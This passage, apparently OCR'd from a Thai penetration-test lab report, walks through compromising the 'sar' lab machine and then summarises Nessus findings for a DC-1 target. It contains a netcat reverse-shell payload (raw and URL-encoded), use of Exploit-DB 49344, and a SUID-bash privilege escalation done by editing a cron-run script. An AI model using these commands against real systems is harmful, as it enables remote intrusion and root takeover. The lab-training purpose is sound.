
uid=33(www-data) = หลักฐานว่าคำสั่งถูก execute จริง

www-data = user ของ web server บน Linux




ภาพตัวอย่างที่ 1.14 ผลการทดสอบเจาะระบบ

2.3.12) จากการตรวจสอบ ได้ใช้คำสั่ง searchsploit -m 49344 เพื่อดาวน์โหลดไฟล์สำหรับทดสอบช่องโหว่ของ sar2html 3.2.1 จากฐานข้อมูล Exploit-DB มาในเครื่อง และ ls เพื่อเช็คมาไฟล์อยู่ในเครื่องเราแล้ว



ภาพตัวอย่างที่ 1.15 ผลการทดสอบเจาะระบบ


2.3.13) ใช้ Netcat เปิดพอร์ต 4444 เพื่อรอ reverse shell จากเครื่องเป้าหมายหลัง exploit สำเร็จ



ภาพตัวอย่างที่ 1.16 ผลการทดสอบเจาะระบบ

2.3.14) ได้ทำการแปลง payload ให้อยู่ในรูปแบบ URL Encode ได้ทำการ URL Encode payload แล้วนำไปใช้ร่วมกับไฟล์ 49344.py เพื่อทดสอบช่องโหว่ของระบบ ก่อน URL Encode payload: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.49.53 4444 >/tmp/f หลัง URL Encode จะกลายเป็น:

rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%202%3E%261%7Cnc%20192.168.49.53%204444%20%3E%2Ftmp%2Ff



ภาพตัวอย่างที่ 1.17 ผลการทดสอบเจาะระบบ

2.3.15) จากการเปิด ด้วยคำสั่ง nc -lvnp 4444 พบว่าเครื่องเป้าหมายสามารถเชื่อมต่อกลับมายังเครื่องเราได้สำเร็จ หลังจากเชื่อมต่อสำเร็จ เราสามารถเข้าถึง shell ของระบบในสิทธิ์ www-data ซึ่งเป็นสิทธิ์ของ web server และได้ทำการใช้คำสั่ง python3 -c 'import pty; pty.spawn("/bin/bash")' เพื่อปรับ shell ให้สามารถใช้งานได้สะดวกมากขึ้น

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.49.53] from (UNKNOWN) [192.168.53.35] 50572
bash: cannot set terminal process group (1006): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ML$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

ภาพตัวอย่างที่ 1.18 ผลการทดสอบเจาะระบบ

2.3.16) หลังจากได้รับ shell จากเครื่องเป้าหมาย ก็ได้ทำการตรวจสอบไฟล์ภายในโฟลเดอร์ sar2HTML ด้วยคำสั่ง ls และพบไฟล์สำคัญของระบบ เช่น index.php, sarDATA และ sarFILE

จากนั้นได้ทำการเปลี่ยนไปยัง cd / และตรวจสอบโครงสร้างไฟล์ของระบบเพิ่มเติมด้วย ls พบว่าสามารถเข้าถึงที่เก็บไฟล์สำคัญ ได้ เช่น /etc, /home, /root และ /var

```
www-data@sar:/var/www/html/sar2HTML$ ls
ls
LICENSE  index.php  sar2html  sarDATA  sarFILE
www-data@sar:/var/www/html/sar2HTML$ cd /
cd /
www-data@sar:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swapfile  usr
```

ภาพตัวอย่างที่ 1.19 ผลการทดสอบเจาะระบบ

2.3.17) ทำการ cd home เพื่ออยู่ โฟลเดอร์ home และ ls เพื่อตรวจสอบไฟล์และโฟลเดอร์ จากการตรวจสอบพบไฟล์ local.txt และ love

```
www-data@sar:/$ cd home
cd home
www-data@sar:/home$ ls
ls
local.txt  love
```

ภาพตัวอย่างที่ 1.20 ผลการทดสอบเจาะระบบ

2.3.18) ได้ทำการใช้ คำสั่ง cat local.txt เพื่อเปิดอ่านไฟล์ local.txt และพบค่า flag ภายในระบบ cbe787026b2d942b3b7f9ce58d678c20


```
www-data@sar:/home$ cat local.txt
cat local.txt
cbe787026b2d942b3b7f9ce58d678c20
www-data@sar:/home$
```

ภาพตัวอย่างที่ 1.21 ผลการทดสอบเจาะระบบ

2.3.19) หลังจากได้ flag ทำการไปยังหน้าหลัก โดย cd / และใช้คำสั่ง ls -la เพื่อตรวจสอบโครงสร้างไฟล์ทั้งหมด นอกจากนี้ยังพบว่า service ของเว็บไซต์ทำงานภายใต้สิทธิ์ www-data ซึ่งเป็น user ของ web server อยู่ใน โฟลเดอร์ /var ความหมาย


-l = แสดงรายละเอียดไฟล์ เช่น สิทธิ์ เจ้าของ ขนาด

-a = แสดงไฟล์ทั้งหมด รวมถึงไฟล์ที่ถูกซ่อน



ภาพตัวอย่างที่ 1.22 ผลการทดสอบเจาะระบบ

2.3.20) cd var เพื่อทำการเข้าไปยังโฟลเดอร์ /var และตรวจสอบไฟล์ภายในด้วยคำสั่ง ls -la จากการตรวจสอบพบโฟลเดอร์สำคัญ คือ www โดยโฟลเดอร์ www เป็นตำแหน่งที่ใช้เก็บไฟล์ของ web server และ web application ภายในระบบ



ภาพตัวอย่างที่ 1.23 ผลการทดสอบเจาะระบบ

2.3.21) ใช้คำสั่ง cd www เพื่อทำการเข้าไปยังโฟลเดอร์ /www และตรวจสอบไฟล์ภายในด้วยคำสั่ง ls -la จากการตรวจสอบพบโฟลเดอร์ html ซึ่งเป็นตำแหน่งที่ใช้เก็บไฟล์ของเว็บไซต์บน web server

```
www-data@sar:/var$ cd www
cd www
www-data@sar:/var/www$ ls -la
ls -la
total 16
drwxr-xr-x  4 www-data www-data 4096 Jul 24  2020 .
drwxr-xr-x 15 www-data www-data 4096 Oct 20  2019 ..
drwxr-xr-x  3 www-data www-data 4096 Oct 21  2019 .local
drwxr-xr-x  3 www-data www-data 4096 Jul 24  2020 html
www-data@sar:/var/www$
```

ภาพตัวอย่างที่ 1.24 ผลการทดสอบเจาะระบบ

2.3.22) ใช้คำสั่ง cd html เพื่อเข้าไปยังโฟลเดอร์ /html ซึ่งเป็นตำแหน่งที่ใช้เก็บไฟล์ของเว็บไซต์ จากการตรวจสอบพบไฟล์และโฟลเดอร์สำคัญของเว็บไซต์ ก็เจอ index.html, phpinfo.php, robots.txt และโฟลเดอร์ sar2HTML และพบ finally.sh และ write.sh : shell script ภายในระบบ

```
www-data@sar:/var/www$ cd html
cd html
www-data@sar:/var/www/html$ ls
ls
finally.sh  index.html  phpinfo.php  robots.txt  sar2HTML  write.sh
www-data@sar:/var/www/html$
```

ภาพตัวอย่างที่ 1.25 ผลการทดสอบเจาะระบบ

2.3.23) ได้ทำการตรวจสอบเนื้อหาภายในไฟล์ finally.sh และ write.sh ด้วยคำสั่ง cat จากการตรวจสอบพบว่าไฟล์ finally.sh มีการเรียกใช้งาน write.sh ต่ออีกทอดหนึ่ง และ ภายในไฟล์ write.sh พบคำสั่ง touch /tmp/gateway

```
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$
```

ภาพตัวอย่างที่ 1.26 ผลการทดสอบเจาะระบบ

2.3.24) ได้ทำการแก้ไขไฟล์ write.sh โดยเพิ่มคำสั่ง chmod +s /bin/bash จากนั้นได้กำหนดสิทธิ์ให้ไฟล์สามารถรันได้ด้วยคำสั่ง chmod +x write.sh การแก้ไขดังกล่าวมีจุดประสงค์เพื่อกำหนด SUID ให้กับ /bin/bash ซึ่งใช้เพื่อยกระดับสิทธิ์ หลังจากตรวจสอบไฟล์ write.sh

ด้วยการ cat พบว่าคำสั่งถูกเพิ่มเข้าไปใน script สำเร็จ แสดงให้เห็นว่าสามารถแก้ไขไฟล์ภายในระบบได้ อธิบายคำสั่ง echo '#!/bin/sh' > write.sh เขียนข้อความ #!/bin/sh ลงไฟล์ write.sh echo 'chmod +s /bin/bash' >> write.sh เพิ่มข้อความ chmod +s /bin/bash ต่อท้ายไฟล์ write.sh ใช้ echo เพื่อสร้างและแก้ไขไฟล์ write.sh โดยเพิ่มคำสั่ง ลงไปในไฟล์ script

```
www-data@sar:/var/www/html$ echo '#!/bin/sh' > write.sh
echo '#!/bin/sh' > write.sh
www-data@sar:/var/www/html$ echo 'chmod +s /bin/bash' >> write.sh
echo 'chmod +s /bin/bash' >> write.sh
www-data@sar:/var/www/html$ chmod +x write.sh
chmod +x write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh
chmod +s /bin/bash
www-data@sar:/var/www/html$
```

ภาพตัวอย่างที่ 1.27 ผลการทดสอบเจาะระบบ

2.3.25) ได้ทำการตรวจสอบสิทธิ์ของไฟล์ /bin/bash ด้วยคำสั่ง ls -l /bin/bash จากผลลัพธ์พบค่า -rwsr-sr-x ซึ่งแสดงว่าไฟล์ /bin/bash ถูกกำหนดสิทธิ์ SUID เรียบร้อยแล้ว

```
www-data@sar:/var/www/html$ ls -l /bin/bash
ls -l /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  7  2019 /bin/bash
www-data@sar:/var/www/html$
```


ภาพตัวอย่างที่ 1.28 ผลการทดสอบเจาะระบบ

2.3.26) ได้ทำการใช้คำสั่ง /bin/bash -p พบว่าสามารถเปิด shell ใหม่พร้อมสิทธิ์ที่สูงขึ้นได้สำเร็จ แสดงให้เห็นว่าสามารถยกระดับสิทธิ์บนระบบได้ ผ่านการตั้งค่า SUID ของ /bin/bash อธิบาย option -p ใช้เพื่อรักษาสิทธิ์พิเศษของไฟล์ /bin/bash เอาไว้

```
www-data@sar:/var/www/html$ /bin/bash -p
/bin/bash -p
bash-4.4#
```

ภาพตัวอย่างที่ 1.29 ผลการทดสอบเจาะระบบ

2.3.27) ได้ใช้คำสั่ง id เพื่อตรวจสอบสิทธิ์การงานภายในระบบ จากผลลัพธ์พบว่า shell ที่ใช้งานอยู่มีสิทธิ์ระดับ root แล้ว แสดงให้เห็นว่าสามารถยกระดับสิทธิ์จาก www-data ไปเป็น root ได้สำเร็จบนระบบ Linux



ภาพตัวอย่างที่ 1.30 ผลการทดสอบเจาะระบบ

2.3.28) ก่อนทำการยกระดับสิทธิ์ อยู่ใน path /var/www/html หลังจากยกระดับ เลยใช้คำสั่ง cd / เข้าไปยังตำแหน่งหลักของระบบ และตรวจสอบไฟล์ภายใน ด้วย ls ก็จะได้พบเจอทั้งไฟล์และโฟลเดอร์ที่สำคัญ

```
bash-4.4# cd /
cd /
bash-4.4# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swapfile  usr
bash-4.4#
```

ภาพตัวอย่างที่ 1.31 ผลการทดสอบเจาะระบบ

2.3.29) ได้ทำการใช้คำสั่ง cd /root เพื่อเข้าไปยังโฟลเดอร์ /root และใช้คำสั่ง ls -la เพื่อตรวจสอบไฟล์ทั้งหมดภายในระบบ รวมถึงไฟล์ที่ถูกซ่อนอยู่ หลังจากนั้น ได้ใช้คำสั่ง ls เพื่อตรวจสอบชื่อไฟล์ภายใน /root อีกครั้ง ทำให้สามารถเห็นไฟล์สำคัญได้ชัดเจน ได้แก่ proof.txt และ root.txt

```
bash-4.4# cd /root
cd /root
bash-4.4# ls -la
ls -la
total 40
drwx------  5 root root 4096 May 19 08:07 .
drwxr-xr-x 24 root root 4096 Mar 10  2020 ..
-rw-------  1 root root    0 Jul 24  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jul 14  2020 .cache
drwx------  3 root root 4096 Oct 20  2019 .gnupg
drwxr-xr-x  3 root root 4096 Oct 20  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r-----  1 root root    5 May 19 10:25 .vboxclient-display-svga.pid
-rw-r--r--  1 root root   33 May 19 08:07 proof.txt
-rw-r--r--  1 root root   32 Jul 14  2020 root.txt
bash-4.4# ls
ls
proof.txt  root.txt
bash-4.4#
```

ภาพตัวอย่างที่ 1.32 ผลการทดสอบเจาะระบบ

2.3.30) ได้ใช้คำสั่ง cat proof.txt เพื่ออ่านข้อมูลภายในไฟล์ และพบค่า flag ภายในระบบสำเร็จ จากนั้นได้ทำการตรวจสอบไฟล์ root.txt เพิ่มเติม แต่พบข้อความแจ้งว่า Your flag is in another file... ซึ่งแสดงให้เห็นว่า flag จริงถูกเก็บอยู่ภายในไฟล์ proof.txt

9aa4cd391fd704523ca8c1020bf99eff

```
bash-4.4# cat proof.txt
cat proof.txt
9aa4cd391fd704523ca8c1020bf99eff
bash-4.4# cat root.txt
cat root.txt
Your flag is in another file...
bash-4.4#
```

ภาพตัวอย่างที่ 1.33 ผลการทดสอบเจาะระบบ

3. ผลการทำการ Security Assessment Traget2 : DC-1


3.1 ข้อมูลทั่วไปของเป้าหมาย

Target name	**DC-1**
IP Address	192.168.227.193
OS	Linux
Web Application	Local
Open Port	22/tcp, 80/tcp and 111/tcp


3.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus

ผลการสรุปรายชื่อช่องโหว่ที่ตรวจพบ โดยจำนวนช่องโหว่ในแต่ละประเภทที่ตรวจพบมีทั้งหมด 4 ระดับ ดังนี้

- Critical จำนวน 2
- High จำนวน 2
- Medium จำนวน 4
- Low จำนวน 4



ภาพตัวอย่างที่ 2.1 ผลการสแกน Nessus



ภาพตัวอย่างที่ 2.2 ผลการสแกน Nessus

ตารางรายการช่องโหว่ที่พบ

ระดับช่องโหว	ชื่อช่องโหว่	แนวทางการแก้ไขปัญหา
CRITICAL	Debian Linux SEoL (7.x)	อัปเกรด OS เป็น Debian เวอร์ชันที่ยังได้รับการสนับสนุน (เช่น Debian 11/12) เนื่องจาก Debian 7 หมดอายุการสนับสนุนแล้ว ไม่มีการออก security patch อีกต่อไป
CRITICAL	PHP Unsupported Version Detection	อัปเกรด PHP เป็นเวอร์ชันที่ยังได้รับการสนับสนุน (PHP 8.1 ขึ้นไป) เนื่องจากเวอร์ชันปัจจุบันหมดอายุและไม่ได้รับ security fix
HIGH	PHP < 7.3.24 Multiple Vulnerabilities	อัปเกรด PHP เป็น 7.3.24 ขึ้นไป หรือดีกว่านั้นคืออัปเกรดเป็น PHP 8.x เพื่อแก้ไขช่องโหว่หลายรายการใน PHP เวอร์ชันเก่า
HIGH	Drupal Database Abstraction API SQLi	อัปเดต Drupal เป็นเวอร์ชัน 7.32 ขึ้นไป (SA-CORE-2014-005) และตรวจสอบว่าไม่มี input ที่ไม่ผ่าน sanitize เข้าสู่ database query
MEDIUM	JQuery 1.2 < 3.5.0 Multiple XSS	อัปเกรด jQuery เป็นเวอร์ชัน 3.5.0 ขึ้นไป เพื่อแก้ไขช่องโหว่ XSS ที่เกิดจากการ parse HTML ใน jQuery เวอร์ชันเก่า
MEDIUM	PHP < 7.3.28 Email Header Injection	อัปเกรด PHP เป็น 7.3.28 ขึ้นไป เพื่อป้องกัน Email Header Injection ที่อาจถูกใช้ส่ง spam หรือ phishing


MEDIUM	web.config File Information Disclosure	ตั้งค่า web server ให้ปฏิเสธการเข้าถึงไฟล์ .config โดยตรง และย้ายไฟล์ config ออกจาก web root
MEDIUM	SSH Weak Algorithms Supported	แก้ไข /etc/ssh/sshd_config โดยระบุ Ciphers, MACs และ KexAlgorithms ให้ใช้เฉพาะ algorithm ที่แข็งแรง เช่น aes256-ctr, hmac-sha2-256
LOW	SSH Server CBC Mode Ciphers Enabled	ปิด CBC mode cipher ใน sshd_config โดยเพิ่ม Ciphers aes128-ctr,aes192-ctr,aes256-ctr และ restart SSH service
LOW	SSH Weak Key Exchange Algorithms Enabled	ปิด weak key exchange algorithm เช่น diffie-hellman-group1-sha1 ใน sshd_config โดยกำหนด KexAlgorithms เฉพาะ algorithm ที่ปลอดภัย
LOW	ICMP Timestamp Request Remote Date Disclosure	ปิด ICMP timestamp response ด้วย iptables: iptables -A INPUT -p icmp --icmp-type timestamp-request -j DROP
LOW	SSH Weak MAC Algorithms Enabled	กำหนด MACs ใน sshd_config ให้ใช้เฉพาะ hmac-sha2-256 และ hmac-sha2-512 และ restart SSH service

3.3 ผลการทดสอบเจาะระบบ

3.3.1) Port Scanning ด้วย Nmapทำการสแกนหา port เพื่อสแกนหา port ที่เปิดอยู่บนเครื่องเป้าหมาย และรัน default script เพื่อหาช่องโหว่เบื้องต้น


- ด้วยคำสั่ง nmap 192.168.227.193 -sV -sC

ผลลัพธ์ ตรวจพบ port เปิดอยู่ 3 port ได้แก่ 22,80,111 และ -sC ดึง http-title และ http-generator ออกมาได้ว่าเป็น Drupal 7



ภาพตัวอย่างที่ 2.3 ผลการทดสอบเจาะระบบ

